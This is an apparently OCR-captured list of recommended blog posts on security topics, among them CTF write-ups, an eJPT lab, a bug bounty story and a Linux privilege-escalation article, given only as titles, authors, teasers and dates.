


In DevelopersGlobal by AbhirupKonwar

$600 Bug Bounty received but in Parallel Universe 😒

Brain not braining guys

Apr 27 77 4




Md Fahim Al Shihab

PWN for CTF: TryPwnMe One(tryhackme) TryOverflowMe 1 writeup

The below tasks contain beginner-friendly Exploit Development challenge. If you are already familiar with concepts like Buffer Overflows...

Feb 21 3




In eJPTv2 Labs, Notes, tools by Michael Mancuso

LAB 3 Assessment Methodologies: Enumeration CTF 1 (EJPT INE)

Hii all.

Feb 21



In InfoSec Write-ups by Iski

Bugged by Backup Files: How .zip and .bak Gave Me the Source Code 📦📜

Hey there!


4d ago 11 1

Rajesh Kumar

TryHackMe Hackfinity Battle 2025 -CTF Writeups

This writeup covers some of the challenges I managed to solve during the Hackfinity Battle 2025 CTF. The event ended last night, and while...

Mar 22 6 2



Aman Chauhan

SUID/SGID Shared Object Injection | Linux Privilege Escalation

Hello, Hackers! 👾

Feb 21 1

See more recommendations